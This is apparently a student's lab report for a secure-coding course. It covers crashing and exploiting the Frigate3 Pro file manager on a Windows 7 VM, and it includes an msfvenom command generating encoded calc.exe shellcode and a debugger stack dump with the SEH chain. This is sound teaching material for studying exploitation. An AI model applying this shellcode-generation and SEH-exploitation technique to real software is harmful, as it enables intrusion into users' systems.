CSE-2010

Secure Coding(L23 + L24)


Lab - 10

Name :- TarunKashyap


Reg no :- 18BCD7183

Task


Download Frigate3_Pro_v36 from teams (check folder named 17.04.2021).




Deploy a virtual windows 7 instance and copy the Frigate3_Pro_v36 into it.




Install Immunity debugger or ollydbg in windows7



Install Frigate3_Pro_v36 and Run the same



Download and install python 2.7.* or 3.5.*



1. Analysis :-


Try to crash the Frigate3_Pro_v36 and exploit it.
Change the default trigger from cmd.exe to calc.exe

(Use msfvenom in Kali linux).


msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e

x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python

Attach the debugger (immunity debugger or ollydbg) and analyse the address of various registers listed below



Check for EIP address



Verify the starting and ending addresses of stack frame

```
07CFFF3C  00000000 ....
07CFFF40  00000000 ....
07CFFF44  00000000 ....
07CFFF48  00000000 ....
07CFFF4C  00000000 ....
07CFFF50  00000000 ....
07CFFF54  00000000 ....
07CFFF58  00000000 ....
07CFFF5C  77B3F306 RETURN to ntdll.77B3F306 from ntdll.DbgBreakPoint
07CFFF60  70178CC0
07CFFF64  00000000 ....
07CFFF68  00000000 ....
07CFFF6C  00000000 ....
07CFFF70  07CFFF60
07CFFF74  00000000 ....
07CFFF78  07CFFFC4 Pointer to next SEH record
07CFFF7C  77B14DCD SE handler
07CFFF80  0074C818 Frigate3.0074C818
07CFFF84  00000000 ....
07CFFF88  07CFFF94
07CFFF8C  75B1343D RETURN to kernel32.75B1343D
07CFFF90  00000000 ....
07CFFF94  07CFFFD4
07CFFF98  77AD9832 RETURN to ntdll.77AD9832
07CFFF9C  00000000 ....
07CFFFA0  70178C9C
07CFFFA4  00000000 ....
07CFFFA8  00000000 ....
07CFFFAC  00000000 ....
07CFFFB0  00000000 ....
07CFFFB4  00000000 ....
07CFFFB8  00000000 ....
07CFFFBC  07CFFFA0
07CFFFC0  00000000 ....
07CFFFC4  FFFFFFFF      End of SEH chain
07CFFFC8  77B14DCD SE handler
07CFFFCC  0074B508 Frigate3.0074B508
07CFFFD0  00000000 ....
07CFFFD4  07CFFFEC
07CFFFD8  77AD9805 RETURN to ntdll.77AD9805 from ntdll.77AD980B
07CFFFDC  77B3F2CA ntdll.DbgUiRemoteBreakin
07CFFFE0  00000000 ....
07CFFFE4  00000000 ....
07CFFFE8  00000000 ....
07CFFFEC  00000000 ....
07CFFFF0  00000000 ....
07CFFFF4  77B3F2CA ntdll.DbgUiRemoteBreakin
07CFFFF8  00000000 ....
07CFFFFC  00000000 ....
```

Verify the SEH chain and report the dll loaded along with the addresses. For viewing SEH chain, goto view à SEH